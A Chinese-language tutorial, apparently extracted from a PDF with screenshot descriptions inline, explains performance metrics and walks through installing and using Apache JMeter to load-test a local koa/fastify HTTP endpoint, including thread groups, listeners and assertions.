响应时间(RT)	系统对请求作出响应的平均时间
吞吐量	系统在单位时间内处理的数量
资源利用率	CPU占用率, 内存使用率, 系统负载, 网络IO
并发用户数	系统可以同时承载的正常使用系统功能的用户的数量
错误率	失败请求占比

而评价系统主要考虑 3 个指标：RT, 吞吐量以及资源利用率。



上图充分的展示了响应时间, 吞吐量, 利用率和并发用户数之间的关系。

从上图可以看到，随着并发用户数逐渐增高，系统会有如下情况：

- 系统进入轻负载(Light Load)，逐渐达到最优并发数。此时系统利用率高,吞吐量高,响应时间短
- 系统进入重负载(Heavy Load)时,吞吐量逐渐增加,响应时间也逐渐增加
- 超过某个临界值后,进入塌陷区 (Buckle Zone)。此时系统的响应时间会急剧增加,吞吐量急速下降

系统进行压测的目的就是测试出系统对应的临界值。这里我们使用 JMeter 作为压力测试工具。


[JMeter](#) 是 Apache 组织开发的基于 Java 的压力测试工具。用于对软件做压力测试，它最初被设计用于 Web 应用测试，但后来扩展到其他测试领域。它可以用于测试静态和动态资源，例如静态文件、Java 小服务程序、CGI 脚本、Java 对象、数据库、FTP 服务器等等。

安装与配置

JMeter 需要 java 8 以上的版本。所以需要先安装 Java 工具包。

然后[下载 jMeter](#) 5.6.2 二进制版本。

下载的文件夹如下所示。



此时进入 bin 文件夹就可以运行 jmeter 文件来进行测试，但是对应的语言界面是英文的。开发者可以通过修改 jmeter.properties 文件更改界面为中文。

文件夹通过“文件共享”进行共享

名称	修改日期	大小	种类
ApacheJMeter.jar	2023年7月11日 20:22	14 KB	Java JAR文件
BeanShellAssertion.bshrc	2023年5月5日 20:21	1 KB	文稿
BeanShellFunction.bshrc	2023年5月5日 20:21	2 KB	文稿
BeanShellListeners.bshrc	2023年5月5日 20:21	1 KB	文稿
BeanShellSampler.bshrc	2023年5月5日 20:21	2 KB	文稿
create-rmi-keystore.bat	2023年5月5日 20:21	1 KB	文稿
create-rmi-keystore.sh	2023年5月5日 20:21	1 KB	Shell Script
> examples	2023年5月5日 20:21	--	文件夹
hc.parameters	2023年5月5日 20:21	2 KB	文稿
heapdump.cmd	2023年5月5日 20:21	1 KB	文稿
heapdump.sh	2023年5月5日 20:21	1 KB	Shell Script
jaas.conf	2023年5月5日 20:21	1 KB	CFG File
jmeter	2023年5月5日 20:21	9 KB	Unix 可执行文件
jmeter-n-r.cmd	2023年5月5日 20:21	2 KB	文稿
jmeter-n.cmd	2023年5月5日 20:21	2 KB	文稿
jmeter-server	2023年5月5日 20:21	1 KB	Unix 可执行文件
jmeter-server.bat	2023年5月5日 20:21	2 KB	文稿
jmeter-t.cmd	2023年5月5日 20:21	2 KB	文稿
jmeter.bat	2023年5月5日 20:21	8 KB	文稿
jmeter.properties	昨天 11:02	57 KB	Properties File
imorter.sh	2023年5月5日 20:21	1 KB	Shell Script

在文件中找到 language 一行。

```
#language=en
```

去除注释 # 同时改为 zh_CN 就可以使用中文界面了。

```
language=zh_CN
```


基本使用

JMeter 有两种使用方式：


- GUI：图形用户界面运行模式，可视化，更加直观，使用鼠标操作，方便实时查看运行状态，如测试结果、运行线程数等
- 非 GUI：命令行模式，对负载机的资源消耗更小，GUI 模式会影响负载量的生成，比如非 GUI 模式 100 个线程可以产生 100 TPS 的负载，而 GUI 模式只能产生 80TPS 的负载

所以，开发者应该使用 GUI 模式配置测试方案，使用非 GUI 模式执行测试。

先打开上图中 jmeter 文件就会出现图形界面：



先新建一个线程组。



新建线程组之后界面如下所示。

测试计划

koajs 与 fastify 性能差距

线程组

名称 : koa 与 fastify 性能差距

注释 :

- 在取样器错误后要执行的动作

继续 启动下一进程循环 停止线程 停止测试 立即停止测试

线程属性

线程数 : 1

Ramp-Up时间 (秒) : 1

循环次数 永远 1

Same user on each iteration

延迟创建线程直到需要

调度器

持续时间 (秒)

启动延迟 (秒)

这里可以修改线程组名称，以及配置请求逻辑：

- 线程数: 虚拟的用户数, 一个用户占一个线程
- 循环次数: 单个线程发送请求的次数
- Ramp-Up: 等待时间, 设置的虚拟用户(线程数)需要多长时间全部启动
- 调度器:
 - 持续时间: 该任务执行的时间
 - 启动延迟: 等待多少秒开始执行

此时配置线程数 200, 执行次数 10 次。Ramp-Up 1 秒。


配置线程组后，可以添加 HTTP 请求配置。




下图直接配置对应的设置，翻译很好，不需要太多解释。

The screenshot shows the 'HTTP请求' (HTTP Request) configuration dialog. The '名称' (Name) field is set to 'HTTP请求'. The '协议' (Protocol) dropdown is set to 'http', and the '服务器名称或IP' (Server Name or IP) field is set to '127.0.0.1'. The '端口号' (Port Number) field is set to '3000'. The '方法' (Method) dropdown is set to 'GET', and the '路径' (Path) field is set to '/api/v2/user'. The '自动重定向' (Automatic Redirect) checkbox is unchecked, while '跟随重定向' (Follow Redirect) is checked. The '使用 KeepAlive' (Use KeepAlive) checkbox is checked. The '对POST使用multipart / form-data' (Use multipart / form-data for POST) and '与浏览器兼容的头' (Browser-compatible headers) checkboxes are both unchecked. The '参数' (Parameters) tab is selected, showing fields for '名称' (Name), '值' (Value), '编码?' (Encoding?), '内容类型' (Content Type), and '包含等于?' (Contains Equal?).

执行测试。



但是这时候什么数据都看不到，需要添加监听器方便我们查看和分析数据。



添加一下结果树。


The screenshot shows the '查看结果树' (View Results Tree) window in JMeter. On the left, there's a tree view under the 'HTTP请求' (HTTP Requests) category, with '查看结果树' (View Results Tree) selected. The main pane displays the results of 151 requests. A context menu is open over the 151st request, with options like '取样器结果' (Sampler Result), '请求' (Request), and '响应数据' (Response Data). The response data pane shows detailed information for the selected request, including Thread Name, Sample Start, Load time, Connect Time, Latency, Size in bytes, Sent bytes, Headers size in bytes, Body size in bytes, Sample Count, Error Count, Data type, Response code, and Response message. It also lists the fields of the sample result and the content type of the response.

结果树中列出了每一次的HTTP请求, 绿色的是成功, 红色的话就是失败


请求结果参数详解:

- Thread Name: 线程组名称
- Sample Start: 启动开始时间
- Load time: 加载时长
- Latency: 等待时长
- Size in bytes: 发送的数据总大小
- Headers size in bytes: 发送数据的头部大小
- Response code: 返回码
- Response message: 返回信息

但此时只要服务端返回状态码为 200。jMeter 就会认为当前请求是成功的。这里有可能不符合当前系统的业务逻辑。开发者可以添加断言来判断对应 API 的成功和失败。这里使用断言故意设置错误的返回值。



编写时候注意不要有空格，此时再执行一遍测试，结果如下所示：




这里还可以添加了聚合报告以及图形结果。

HTTP请求

